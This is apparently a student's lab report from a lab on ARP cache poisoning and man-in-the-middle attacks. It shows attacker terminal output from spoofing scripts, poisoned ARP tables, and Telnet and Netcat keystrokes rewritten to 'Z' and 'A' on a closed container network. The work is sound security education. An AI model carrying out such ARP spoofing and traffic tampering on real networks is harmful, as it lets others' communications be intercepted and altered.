
Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.363 ms
From 10.9.0.105 icmp_seq=2 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.200 ms
From 10.9.0.105 icmp_seq=3 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.282 ms
From 10.9.0.105 icmp_seq=4 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.358 ms
From 10.9.0.105 icmp_seq=5 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.324 ms
From 10.9.0.105 icmp_seq=6 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.124 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.257 ms
From 10.9.0.105 icmp_seq=8 Redirect Host(New nexthop: 6.0.9.10)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.272 ms
^C
--- 10.9.0.6 ping statistics ---
8 packets transmitted, 8 received, +6 errors, 0% packet loss, time 7152ms
rtt min/avg/max/mdev = 0.124/0.272/0.363/0.075 ms
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>
```

Wireshark:



Explanation:
With A's ARP table poisoned, B's IP is associated with M's MAC address. Since IP forwarding is enabled on M, the packets are routed through M. This behavior is visible in both the Wireshark capture and A's terminal output, where the redirect entries confirm the packet forwarding.

Answer the following question:

1. Compare the results between the above two steps.
Answer:
In step 2, when IP forwarding on M is disabled, A's packets destined for B are sent to M but get dropped, breaking communication between A and B. After multiple failed attempts, A realizes the mismatch, broadcasts an ARP request, and restores the correct mapping in its ARP table, allowing communication with B to resume.

In step 3, with IP forwarding enabled on M, the poisoned ARP entry persists, and packets from A are redirected through M instead of being dropped. Communication between A and B continues but is now intercepted by M. The presence of redirect entries in Wireshark and A's terminal confirms that M is actively relaying the traffic.

Step 4 - Launch the MITM Attack

We are ready to make changes to the Telnet data between A and B.

OBJECTIVE: From the previous steps, you are able to redirect the TCP packets to Host M, but instead of forwarding them, you should replace them with a spoofed packet. write a sniff-and-spoof program to accomplish this goal. In particular, we would like to do the following:
Reminder - Make sure to execute Step 1 to update the ARP tables and open Wireshark on the given interface (br-****).

Setup before telnet:
Attacker M:

```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
```

Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-HostA:PES1UG23CS433:PranavHemanth:/
```

Host B:

```
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>arp
Address                  HWtype  HWaddress           Flags Mask            Iface
M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
seed-HostB:PES1UG23CS433:PranavHemanth:/
$>
```

Please type something on Host A's Telnet window, and see the packets captured on Wireshark, take a screenshot of the same.

Attacker M:


```
seed-attacker-M:PES1UG23CS433:PranavHemanth:/volumes
$>python3 mitm.py
LAUNCHING MITM ATTACK.........
*** b's', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b's', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b's', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b's', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets
```


```
Sent 1 packets.
.
Sent 1 packets.
*** b'f', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
*** b'nj', length: 2
.
Sent 1 packets.
.
Sent 1 packets.
*** b'vn', length: 2
.
Sent 1 packets.
.
Sent 1 packets.
*** b'j', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
*** b'n', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```


Host A:

```
seed-HostA:PES1UG23CS433:PranavHemanth:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c1781ae499dd login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 26 17:12:09 UTC 2025 from A-10.9.0.5.net-10.9.0.0 on pts/5
seed@c1781ae499dd:~$ ZZZZZZZZZZZZZZZZ
```

Wireshark:








Explanation:

This demonstrates a successful MITM attack. First, the ARP caches of both A and B are poisoned. Next, IP forwarding is enabled, allowing a Telnet connection to be established between A and B. After the connection is set up, we refresh the ARP caches by executing Task 11A and Task 2. Following this, when M initiates the MITM


attack, all characters typed are altered to “Z,” and everything entered on A’s terminal becomes visible in M’s output.

Task 5: MITM Attack on Netcat using ARP Cache Poisoning
Take a screenshot of the caches of A and B to show they have been poisoned
Take a screenshot of the established netcat connection
Take a screenshot of the terminals on A and B showing that the attack worked


Host A:




Host B:



Attacker M:





Explanation:

This demonstrates a successful MITM attack on Netcat. First, the ARP caches of both A and B are poisoned. Then, IP forwarding is enabled to establish a Netcat connection between A and B. Once the connection is active, IP forwarding remains on. After refreshing the ARP caches by executing Task 11A and Task 2, M launches the MITM attack. When 6 characters, “Pranav,” are typed on A’s terminal and sent, the message is altered to “AAAAAA,” confirming the success of the attack.